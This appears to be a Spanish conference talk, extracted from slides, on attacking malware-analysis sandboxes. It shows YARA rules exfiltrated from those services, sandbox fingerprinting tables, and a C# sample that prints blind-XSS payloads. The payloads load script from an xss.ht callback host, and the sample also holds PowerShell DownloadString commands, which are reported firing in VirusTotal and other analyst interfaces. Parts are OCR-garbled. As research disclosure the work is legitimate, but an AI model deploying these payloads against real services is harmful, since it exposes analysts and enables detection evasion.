98304:uBL2ts5RlnrlPaoUzoh22zv0EuVE7A/nBbjwaTe668udhlyXyvHBFLOAKGkzdneVf:YPFq/nBBJw9668udhLY5FL0yomFHKnPY,"Windows/System32/mfc140.dll"
98304:v1k1D4w7rSeq3crpGLEFlgUhTcrbxzH+uznC6tIpEwm:vY5gKSezVFLR0RTRqz7B,"Windows/Installer/$PatchCache$/Managed/0000210911000000000000000000F01FEC/12.0.4518/IPEDITOR.DLL"
98304:v2u5N150eee7PXXXXXm9Vitfr9IYHvw:"Windows/System32/NlsLexicons001b.dll"
98304:v2u5N150eee7PXXXXXm9Vitfr9IYHvw:vX5NulPXXXXXm9qz9IYHvU,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7600.16385_none_9db12a5d8c0f6a9e/NlsLexicons001b.dll"
98304:v2u5N150eee7PXXXXXm9Vitfr9IYHvw:vX5NulPXXXXXm9qz9IYHvU,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7601.17514_none_9fe23e2588fdee38/NlsLexicons001b.dll"
98304:veeKejRb6KYRzl1rYBraWpTmms3Ctm8oVXK0na6g3QAt2woN1R4FL0AkGkzdr:v8NpL84jN1eFLooymFHKnPAu,"Windows/System32/mfc100u.dll"
98304:V+fj10z7A72Rlx201zWTzBkpt4HBDLlirkypd:VQjLciktpt6/W4yp8,"Windows/assembly/NativeImages_v4.0.30319.32/Microsoft.Build/3739d2677f7bf615f7d417ae0c6bbef8/Microsoft.Build.ni.dll"
98304:vhyanL+qs035k8vqBc+CnKY0bMF4LyxhmA48kkPwDp9nhc!0mA3eejrpGZQeqm8M:vhsZsAz94NP9nhjA3eejrpGAN531uv65,"Windows/IME/IME3P10/DICTS/IMJPNM.DIC"
98304:vhyanL+qs035k8vqBc+CnKY0bMF4LyxhmA48kkPwDp9nhc!0mA3eejrpGZQeqm8M:vhsZsAz94NP9nhjA3eejrpGAN531uv65,"Windows/winsxs/x86_microsoft-windows-d..se-biogeodictionary_31bf3856ad364e35_6.1.7600.1
98304:vIp27i2u7InCEE+wysPM4mlaw@L160GBGrGrGWAU@U7jPLQ:Qc7i6nTE+wBMHlw@/U7jPL,"Windows/winsxs/x86_microsoft-windows-mspaint_31bf3856ad364e35_6.1.7600.16385_none_8df3dcc84fe54e8b/mspaint.exe"
98304:/VL5D4AaueCQha0MUZ031qwh10DAvd+I:Wv04nMutQhaoqM00AAI,"Windows/winsxs/x86_microsoft-windows-os-kernel_31bf3856ad364e35_6.1.7601.21701_none_6ec9394b2b7d606e/ntoskrnl.exe"
98304:WzNp3TpK1cCSuCTXjdyZPcRySeoxbISePwZ:PNPg3TAccSDy7FYqlce@lsSO,"Windows/assembly/NativeImages_v2.0.50727.32/System.Management.A#/a8e3a41ecbcc4bb1598ed5719f965110/System.Manag
98304:vyC5IWCDp0U1X2HBm/cbN0mEnB3BsErwo/i+ZVHP:vycdCLL1X2hBqznBxsErwo/i+ZVHP,"Windows/System32/WindowsPowerShell/v1.0/coreclr.dll"
98304:WEWsrhmswhPsvnBSMnphTrnbWA7ySeAfct0PfI9jWwg76YAvvU+uFL0AkGkzd:W6DwbLRojDbvu+uFL0yomFHKnPA25,"Windows/System32/mfc100.dll"
98304:wiCw107qRy3Cc0zgbRcoCT7ouZn0WcD089k+jowYn:4w1z0RDeAgfY,"Program Files/Java/jre7/bin/jfxwebkit.dll"
98304:wnXVMSRM1b0IafB/I6a9Xwk2px12KwzRe+RM/kBben7XTWwt52n7/YRFLOAKGkzd:wnX12f2CY07TqYRFLOyomFHKnPA,"Windows/Installer/$PatchCache$/Managed/1D5E3C0FDAE1E123187686F0DE6E995A/10.0.40219/F_CENTR
98304:WQcDasudzutBNJ087Wv4mBawP8Zqr@TuJ18tDQQsn+LT:WQcDraCBNj@tu44dLZBmDon+f,"Windows/Installer/$PatchCache$/Managed/0000210911000000000000000000F01FEC/12.0.4518/OUTLFLTR.DAT"
98304:WuQyUw0PPlcBjCRd4Mfn8YIpuw9Lavn+WavYlQwB9QUBjUs/mvRXLWk0@Uyb0S11hZoRA8K/btwMG0q2TlhWeo,"Windows/Installer/$PatchCache$/Managed/0000210911000000000000000000F01FEC/12.0.4518/PPCOR
98304:+Wzk280r0Qfh0SM0lQiraj0tnuByMLUmryj:+/V8b0QfH0vQz4uByMLUuyj,"Windows/winsxs/x86_microsoft-windows-os-kernel_31bf3856ad364e35_6.1.7601.21863_none_6e8a5c3d2bac37e9/ntoskrnl.exe"
98304:x5R9SHHHHdHmHHoSpaZn6EKwBp6i/fqEX1VN9v3K9GGGGGGGGGGGmYujS:zXHHHHdHmHHoSpZayBwr6UTVe9GGGE,"Windows/System32/NlsLexicons000c.dll"
98304:x5R9SHHHHdHmHHoSpaZn6EKwBp6i/fqEX1VN9v3K9GGGGGGGGGGGmYujS:zXHHHHdHmHHoSpZayBwr6UTVe9GGGE,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7600.16385_
98304:x5R9SHHHHdHmHHoSpaZn6EKwBp6i/fqEX1VN9v3K9GGGGGGGGGGGmYujS:zXHHHHdHmHHoSpZayBwr6UTVe9GGGE,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7601.17514_
98304:xW25+zBnfknHL0B+Gj0BtWLHEeuwDzZPd0jDxAm8:JohfknHL0B+GiyBGEdzLPeCx,"Program Files/Microsoft Office/Office12/0FF0WC.DLL"
98304:yCTNLLMLPF+agCdQVaSI205Iqdkg30Jc0qwvD9y05IBp5:dRk,"Windows/System32/DriverStore/FileRepository/atiilhag.inf_x86_neutral_1d882551ede2c65b/atiumdva.dll"
98304:yCTNLLMLPF+agCdQVaSI205Iqdkg30Jc0qwvD9y05IBp5:dRk,"Windows/winsxs/x86_atiilhag.inf_31bf3856ad364e35_6.1.7601.17514_none_a7a5cf9ca38aaacc7/atiumdva.dll"
98304:ye7LYIkVvl0zWISzGZGzybk2CeYwCTFaa:n78VIWdy4n2Hyaa,"Windows/System32/accessibilitycpl.dll"
98304:ye7LYIkVvl0zWISzGZGzybk2CeYwCTFaa:n78VIWdy4n2Hyaa,"Windows/winsxs/x86_microsoft-windows-accessibilitycpl_31bf3856ad364e35_6.1.7601.17514_none_5b652abeb21da986/accessibilitycpl.dll"
98304:yH2t0Qqexqj1IIGGU5ZNrrcY0h98/krUBky5hnxNynZv5Ykrss4a3Pcnus5cxHrs:hPQRuU4cYccYi5Zwecs4iPo2Zn5sjKk,"Program Files/Microsoft Office/Office12/1033/EXCEL.DEV.HKS"
98304:Y/zg9aW07jU6aVCrAj1twc7sQs8VwWlE:Y/Aa1I6agromRqsVmL,"Windows/Fonts/simsunb.ttf"
98304:Y/zg9aW07jU6aVCrAj1twc7sQs8VwWlE:Y/Aa1I6agromRqsVmL,"Windows/winsxs/x86_microsoft-windows-font-truetype-simsunb_31bf3856ad364e35_6.1.7600.16385_none_90d0e0197d436987/simsunb.ttf"
98304:Z5WqlPMAXwPuagfD+1oa2pfD3KwMSeB5c1FuLQ6C02eGzW8nTE5dekgZ0g:5ZxmA4df6ehD31m5B5c1f8Sdenmg/X,"Program Files/Adobe/Reader 10.0/Reader/plug_ins/Annots.api"
98304:z7V0quMnk1116qLEQXpDadvqAymDwfbfaHOHX/w0/wj:dkMkNdvgAymx0DvfbfaHOHX/w0/wj,"Program Files/Hnc/Hwp80/HwpUR.KOR"
98304:zbiEkmnft4PdpR2j50A40uenmr2uuh0/kWY:/6mnft4FpR2j50A4jKem/unh0I,"Windows/winsxs/x86_microsoft-windows-os-kernel_31bf3856ad364e35_6.1.7601.17514_none_6e37cb8c12652b73/ntkrnlpa.exe"
98304:zJu8TopQRfuZqWE5nPAl/+EDW7urFF7n5Zca10Ao7BrmkP7y0ZL:zJu8EpQRfuZqWebPaltS7CFxcwvA7yM,"Windows/System32/DriverStore/FileRepository/nv_lh.inf_x86_neutral_bbe628dbdd6fce25/nvd3dum.dll"
98304:zJu8TopQRfuZqWE5nPAl/+EDW7urFF7n5Zca10Ao7BrmkP7y0ZL:zJu8EpQRfuZqWebPaltS7CFxcwvA7yM,"Windows/winsxs/x86_nv_lh.inf_31bf3856ad364e35_6.1.7600.16385_none_ee3de1f52c28dff5/nvd3dum.dll"
```

4.1 Análisis de archivos exfiltrados

Inteligencia de detección utilizada por las sandbox

Yara rules :

- rules.yara
- triggers.yara
- predetect.yara

```
rule GandCrab__1337_noextractor_v1 {
    strings:
        $s0 = "CRAB" ascii wide nocase
        $s1 = "KRAB" ascii wide nocase
        $s2 = "ransom_id=" wide
        $s3 = "SOFTWARE\\keys_data\\data" wide
        $s4 = "{USERID}" wide
        $s5 = "pc_lang" wide

    condition:
        3 of them
}

rule PENoExtractorDetector__1337__Blackmoon {
    strings:
        $s0 = "logindlg.dll" wide ascii nocase
        $s1 = "BankFrame.dll" wide ascii nocase
        $s2 = "EAuthDlg.dll" wide ascii nocase
        $s3 = "blackmoon" wide ascii nocase
        $s4 = "bank.gametea" wide ascii nocase

    condition:
        all of them
}

rule PENoExtractorDetector__1337__QQPass_v2 {
    strings:
        $s0 = "res://kernel32.dll/*YiYuYanWoChiLe*.htm"
        $s1 = "res://kernel32.dll/picture.a5a"
        $s2 = "QQProtect.exe" nocase
        $s3 = "gpath.ini" nocase
        $s4 = "QQApp.exe" nocase

    condition:
        all of them
}
```

```
rule c2ae_uiproxy : dumper
{
    meta:
        date = "2016-10-27"
        description = "C2AE uiproxy"

    strings:
        $a = "nofix.bin" wide
        $b = "fixed.bin" wide
        $c = "C2AE_UIPROXY" wide
        $d = "c2ae_uiproxy.pdb"

    condition:
        all of them
}

rule dumper_exe : dumper
{
    meta:
        date = "2016-11-15"
        description = "Dumper"

    strings:
        $a = "\\dumps_created.txt" wide
        $b = "BuildRWXRegionsSnapshot()" wide
        $c = "C:\\Projects\\dumper\\Release\\dumper.pdb"
        $d = "PROCSNAP"

    condition:
        all of them
}
```

4.2 Conclusiones

- Es posible acceder a archivos de configuración utilizados para generar las sandbox
- Conociendo como trabajan las sandbox de terceros podemos mejorar las nuestras
- Se han obtenido reglas utilizadas para detectar malware ¿Posible evasión de detección?
- Las sandbox no están tan maduras como creíamos ya que ha sido posible acceder a gran cantidad de ficheros utilizados para su configuración y análisis de malware

5. Sandbox owner fingerprinting

OBJETIVO:

- Identificar al propietario de la sandbox
- Identificar a las entidades que obtienen inteligencia de ellas
- Útil para los ejercicios de Red Team

5.1 Sandbox owner fingerprinting

¿Podemos saber que están analizando nuestras muestras si estas no se pueden conectar a Internet?

¿Podemos identificar quién o qué empresa está analizando las muestras? Por ejemplo, ¿podemos conocer la empresa que gestiona el SOC de un cliente?

¿Podemos escapar de la sandbox?

¿Están los analistas protegidos?

5.1 Sandbox owner fingerprinting

Clasificamos con etiquetas las distintas sandbox identificadas, mediante : análisis de procesos, identificación de las direcciones IP, archivos identificados...

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
Virustotal		False	fcb9d697-289e-479d-84ff-7a9feb662511	1032MB	Cuckoo	45	True	
Sandbox		False	Unknown	1024MB	Cuckoo	38	True	
Intezer Analyze		False	Unknown	1024MB	Cuckoo	38	True	
Virustotal		True	0	0MB	Fortinet	34	True	
Sandbox		True	0	0MB	Fortinet	35	True	
Kaspersky VirusDesk		False	Unknown	2048MB	Kaspersky	75	True	
Virustotal		False	Unknown	2048MB	Kaspersky	68	True	
Sandbox		False	Unknown	2048MB	Kaspersky	75	True	
Sandbox		True	VMware-42 1f 04 24 36 44 66 5d-e0 52 e4 6b ab 14 c4 83	2048MB	Python VMware	44	True	
Sandbox		False	Unknown	1280MB	VMware	39	True	

5.1 Sandbox owner fingerprinting

Necesitábamos ir mas allá,
dado que no nos aportaba suficiente información...




5.1 Sandbox owner fingerprinting

Σ 03c7c0e2051be7767f6f6eed77dd18542cd580016f4df1221ee6a9223204346

Processes Created
<PATH_SAMPLE.EXE>
<SYSTEM32>\cmd.exe
<SYSTEM32>\lhosthost.exe
<SYSTEM32>\net.exe
<SYSTEM32>\windowspowershellv1.0\powershell.exe
<SYSTEM32>\wbem\wmic.exe
<SYSTEM32>\wbem\wmiprvse.exe
<SYSTEM32>\net1.exe

Processes Terminated
<SYSTEM32>\wbem\wmiprvse.exe
<SYSTEM32>\net.exe
<SYSTEM32>\cmd.exe
<SYSTEM32>\windowspowershellv1.0\powershell.exe

Processes Tree
↳ 3004 - <PATH_SAMPLE.EXE>
↳ 756 - <SYSTEM32>\cmd.exe
↳ 2028 - <SYSTEM32>\cmd.exe
↳ 2216 - <SYSTEM32>\cmd.exe
↳ 2468 - <SYSTEM32>\cmd.exe
↳ 2276 - <SYSTEM32>\cmd.exe
↳ 2704 - <SYSTEM32>\cmd.exe



Extracted Strings

Extracted Strings	
<input type="text"/>	<input type="button" value="Search"/>
Download All Memory Strings (2KiB)	All Details: <input checked="" type="checkbox"/>
All Strings (1020)	Interesting (244)
6f1e047405f94b8acf1fb1...	rundll32.exe (1)
PCAP (64)	screen_O.png (6)
t.txt (1)	
\$\$\$\$googlechromeupdate.ml:googlechromeupdate.ga\$\$\$\$D	
(((((H	
-win-ntuser-dialogbox-l1-1-0	
.?AU_Crt_new_delete@std@@	
.?AUctype_base@std@@	
.?AV?\$losb@H@std@@	
.?AV?\$basic_ios@DU?\$char_traits@D@std@@@std@@	
.?AV?\$basic_iostream@DU?\$char_traits@D@std@@@std@@	
.?AV?\$basic_istream@DU?\$char_traits@D@std@@@std@@	
.?AV?\$basic_oiostream@DU?\$char_traits@D@std@@@std@@	

5.2 Sandbox owner fingerprinting - Desarrollo

- Desarrollo de un nuevo artefacto
- **Objetivo:** Interfaces internos de visualización de muestras
- Utilizamos C# y .Net
- Utilizamos un framework para explotar blind XSS -> XSS Hunter
 - Obtener IPs desde donde se ejecutan nuestros XSS
 - Hacer capturas de pantalla del navegador
 - Obtener el código de las páginas vulnerables

5.2 Sandbox owner fingerprinting - Desarrollo

```
static void get_help()
{
    Console.WriteLine("||||><script src=https://XXXXX.xss.ht></script>");
    Console.WriteLine("javascript:eval('var a=document.createElement('\\\'script\\\'');a.src='||'https://XXXXX.xss.ht\\\'';document.body.appendChild(a)')");
    Console.WriteLine("|||><input onfocus=eval(atob(this.id)) id=dmFyIGE9ZG9jdW1lbnQuY3JLYXRlRwxbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dBz0i8vbWlhds54c3MuaHQi02Rv");
    Console.WriteLine("|||><img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JLYXRlRwxbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dBz0i8vbWlhds54c3MuaHQi02RvY3VtZW50LmJvZHkuYXBwZW5");
    Console.WriteLine("|||><video><source onerror=eval(atob(this.id)) id=dmFyIGE9ZG9jdW1lbnQuY3JLYXRlRwxbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dBz0i8vbWlhds54c3MuaHQi02RvY3VtZW50LmJvZHkuYXBwZW5");
    Console.WriteLine("|||><iframe srcdoc=||||#60;#115;#99;#114;#105;#112;#116;#62;#118;#97;#114;#32;#97;#61;#112;#114;#101;#110;#116");
    Console.WriteLine("<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener(|||\"load|||", b);a.open(|||\"GET|||", |||\"//XXX");
    Console.WriteLine("<script>$.getScript(|||\"//XXXXX.xss.ht|||)</script>");
    Console.WriteLine("<img src=. onerror=document.write('<script src=|||\"https://XXXXX.xss.ht|||></script>')/>");
    Console.WriteLine("Ij48c2NyaXB0IHNyYz1odHRwczovL21pYXUueHNzLmh0Pjwvc2NyaXB0PgpqYXZh2NyaXB00mV2YWoJ3ZhciBhPWRvY3VtZW50LmNyZWFOZUVsZW1lbnQoXCdzY3JpcHRcJy");
    Console.WriteLine("|||><script src=https://XXXXX.xss.ht></script>");
}

string lll = "powershell.exe write-output ";
string llll = "powershell.exe New-Item -Path '';
string lllll = "powershell.exe -iex Add-Content -Path $filename -Value $webClient.DownloadStringg('";
```

Processes Tree

↳ 1768 - emotet4.exe

↳ 2768 - cmd.exe /c powershell.exe write-output \><script src=https:// .xss.ht></script>

↳ 272 - powershell.exe write-output \><script src=https:// .xss.ht></script>

5.3 Sandbox owner fingerprinting

Objetivos analizados:

- VirusTotal
- Any.Run
- Hybrid Analysis
- Open Threat Exchange (AlienVault)

5.4 Sandboxes vulnerables - resultados

VirusTotal MultiSandbox -> VenusEye

The screenshot shows the VenusEye Sandbox interface with the following sections:

- Basic Properties:**
 - File Name: exploit.exe
 - File Type: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
 - File Size: 14848
 - MD5: d47fee752f71147e6d04523f4665e323
 - SHA1: 5c573ce20f27053d6c1e088d0f2baaa53032d520b
 - SHA256: ea878f36a722c61e8894e75bc4088f01d93275d774d80cb53d5d8b8c94a7c646
 - Scan Time: 2019-12-06 09:34:23 UTC+8
- Command executions:**

```
"cmd.exe" /c powershell.exe -iex Add-Content -Path $filename -Value $webClient.DownloadString("]>")  
powershell.exe -iex Add-Content -Path $filename -Value $webClient.DownloadString("]>")
```
- Process Actions:**

Estado	Método	Dominio	Archivo	Causa	Tipo	Transferido	Tamaño	0 ms	1,28 s	2,56 s	3,84 s
200	GET	xss.ht	/	script	js	300,09 KB	299,40 KB	0 ms	1,28 s	2,56 s	3,84 s
200	POST	xss.ht	js_callback	xhr	js	637 B	2 B	0 ms	1022 ms	1787 ms	
200	POST	xss.ht	js_callback	xhr	js	637 B	2 B	0 ms	1022 ms	1787 ms	

5.4 Resultados

VirusTotal MultiSandbox -> Tencent HABO

The screenshot shows the Tencent HABO Analysis System interface. At the top, there's a logo consisting of a blue hexagon with white 'H' and 'B' letters, followed by the text 'Tencent HABO' and 'Analysis System'. Below the logo, a summary table provides the following information:


SHA256:	48b1540bc2747152d040aebb0af171da08272c656aa1814a3309b4ed3b8bacea
File type:	EXE
Copyright:	
Version:	0.0.0.0--0.0.0.0
Shell or compiler:	COMPILER:Microsoft Visual C# / Basic .NET

Below this table, there's a section titled 'Process' with a small icon. It contains the following information:

Behaviour:	Create process without showing window
Detail info:	<pre>");> ImagePath = , CmdLine = "cmd.exe" /c powershell.exe -iex Add-Content -Path \$filename -Value \$webClient. \$webClient.IdnGmldLine = "cmd.exe" /c powershell.exe -iex Add-Content -Path \$filename -Value \$webClient. DoInvokeSpray("var a=document.createElement('script');a.src='https://powershellxdocumenter[.]t3hsp0ph6gjzid a); ImagePath = , CmdLine = "cmd.exe" /c powershell.exe -iex Add-Content -Path \$filename -Value \$webClient. filenameValue \$webClient.DownloadString('` Downl0adString</pre>

5.4 Resultados

VirusTotal MultiSandbox -> SNDBOX



5.4 Resultados


VirusTotal MultiSandbox -> Jujubox Sandbox

 Filter calls containing a given text Calls Process tree Screenshots



5.4 Resultados

Any.run -> Processes graph



5.4 Resultados

Open Threat Exchange (Alienvault)

The screenshot shows the Alienvault OTX platform interface. At the top, there's a navigation bar with icons for Browse, Scan Endpoints, Create Pulse, Submit Sample, and API Integration. A search bar and login/signup links are also present. The main content area displays analysis results for a file with SHA256: 8d228284b207b01ed6a11cf7759b99... . The results are categorized into sections: GENERAL DETAILS, ANALYSIS, File Type, File Identification, External Sources, and a sidebar for joining the community.

GENERAL DETAILS

FileHash-SHA256: 8d228284b207b01ed6a11cf7759b99...

ANALYSIS

File Type

FILE TYPE: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
ANALYSIS DATE: Dec. 13, 2019, 9:47 PM
SIZE: 15 KB (15360 bytes)
FILE CLASSIFICATION:

File Identification

MD5: 5140f2fce68e56d51efdb1159dfbe18f
SHA1: 328953b2ed8154439626b2dff260f098e27d8995
SHA256: 8d228284b207b01ed6a11cf7759b99c2ba1e60192897359e7b11cb7b41d7f34c
PEXE IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
PEHASH: 8bd404ef91922174b1e5882b3761ffad4fce7456

External Sources

